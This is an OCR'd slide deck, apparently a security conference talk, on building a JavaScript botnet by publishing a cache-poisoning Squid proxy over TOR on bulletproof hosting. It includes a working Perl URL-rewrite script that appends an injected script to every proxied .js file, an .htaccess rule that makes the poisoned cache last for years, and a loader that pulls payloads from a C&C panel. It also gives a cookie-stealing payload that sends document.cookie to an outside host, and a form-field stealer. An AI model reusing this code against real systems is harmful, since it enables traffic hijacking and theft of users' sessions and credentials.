# *Owning "bad" guys {and mafia} with Javascript botnets*

Chema Alonso & Manu “The Sur”


# Let´s do a botnet but…

- We are lazy
- We haven´t money
- We haven´t 0day
- We aren´t the FBI
- We aren´t either:
  - Google
  - Apple
  - Microsoft


Let them to be infected


# Man in the Middle schemas

- Intercept communications between client and server
- Compromised channel -> Pwned!
- Network
  - ARP Spoofing
  - Rogue DHCP(6)
  - ICMPv6 Sppofing
  - SLAAC Attacks
- DNS Spoofing
- …
- Evil FOCA Rulez!



# Man in the Browser

- Plugins
  - BHO
  - Addons
- Access to all data
  - Passwords
  - Code
- Banking trojans
  - “A russian in my IE”



# JavaScript in the Middle

- Poisoning Browser cache
- No permanent
  - Deleting cache means infection cleaned
- Cached content is used if not expired
- Allows attackers to inject remote javascript
- Access  to:
  - Cookies
    - Not HTTPOnly (more or less)
  - HTML Code
  - Form fields
  - URLs
  - Code execution
  - …

# Google Analytics js & malware

**Trojan:JS/Redirector.GA** (?)

**Encyclopedia entry**
Published: Sep 30, 2010

**Aliases**
Not available

**Alert Level** (?)
Severe

**Antimalware protection details**
Microsoft recommends that you download the latest definitions to get protected.

Detection initially created:
Definition: 1.91.891.0
Released: Sep 30, 2010

# How to inject JavaScript code


- Persistent XSS
- Owning HTTP Servers
- Network Man In the middle attacks
  - WiFi
  - ARP Spoofing
  - IPv6
- Memcache attacks
- Imagination


THE BROWSER EXPLOITATION FRAMEWORK PROJECT


- Framework to own bowser's cache
- Inject a javascript in each client
- That javaScript loads payloads from C&C
- http://beefproject.com
- Very Well-Known

# How to create a JavaScript Botnet from the scratch

# TOR Nodes




# TOR Nodes



# Not a Rocket Scince….


# Buy a bullet-Prof

- Not:
  - The Pirate Bay
  - Amazon
    - (Remenber Wikileaks)
  - Megaupload




# Configure SQUID Proxy


GET / HTTP/1.1
Host: www.web.com



GET / HTTP/1.1
Host: www.web.com




Response
Home.html


Response
Home.html

GET /a.jsp HTTP/1.1
Host: www.web.com

GET /a.jsp HTTP/1.1
Host: www.web.com

Response
a.jsp

Response
a.Jsp + pasarela.js
include http://evil/payload.js



GET /payload.js HTTP/1.1
Host: evil

# Configure SQUID Proxy

Squid.conf: Activate URL rewrite program

```
#       By default, a URL rewriter is not used.
#
#Default:
# none
url_rewrite_program /etc/squid/poison.pl
```

.htaccess: Apache No Expiration Policy

```
        :/etc/squid# cat /var/www/tmp/.htaccess
ExpiresActive On
ExpiresDefault "access plus 3000 days"
        :/etc/squid#
```

# Infect all JavaScript files

```
#!/usr/bin/perl

$|=1;
$count = 0;
$pid = $$;

while (<>)
{
   chomp $_;
   if ($_ =~ /(.*\.js)/i)
  {
     $url = $1;
     system("/usr/bin/wget", "-q", "-O","/var/www/tmp/$pid-$count.js", "$url");
     system("chmod o+r /var/www/tmp/$pid-$count.js");
     system("cat /etc/squid/pasarela.js >> /var/www/tmp/$pid-$count.js");
     print "http://127.0.0.1:80/tmp/$pid-$count.js\n";
   }
   else
  {
          print "$_\n";
   }

   $count++;
}
```


# Infect all JavaScript files

```
function payload()
{       x = document.getElementById("poisonpayload");

        if (x == null)
        {
                document.write( "       <script>function getip(json) {
document.write('<script type=\\\"application/javascript\\\"
 src=\\\"http://[redacted]/panel/poison payload.php?id=\'+
 json.ip + \'\\\"></scr\'+\'ipt>');
 };</script>
                        ");
 document.write("<script id='poisonpayload' type='application/javascript'
 src='http://[redacted]/panel/jsonip.php?callback=getip'></script>");
         }
 }
 payload();
```

# Publish your Proxy

# Let Internet do the magic




# Do Payloads: Cookie stealing

```
document.write(“
        <img id='domaingrabber'          src='http://X.X.X.X/panel/
        domaingrabber.php?id=0.0.0.0&
        domain="+document.domain+"&
        location="+document.location+"&
        cookie="+document.cookie+"'    style='display:none;'/>");
```

# Do Payloads: Form fields stealing

```
function kLogStart()
{
  var forms = parent.document.getElementsByTagName("form");
  for (i = 0 ; i < forms.length; i++)
  {
    forms[i].addEventListener('submit', function() {
            var cadena = "";
            var forms = parent.document.getElementsByTagName("form");
            for (x = 0 ; x < forms.length; x++)
            {
              var elements = forms[x].elements;
              for (e = 0 ; e < elements.length; e++)
              {
                      cadena += elements[e].name + "%3d" + elements[e].value + "|";
              }
            }
            attachForm(cadena);
    }, false);
  }
}
```

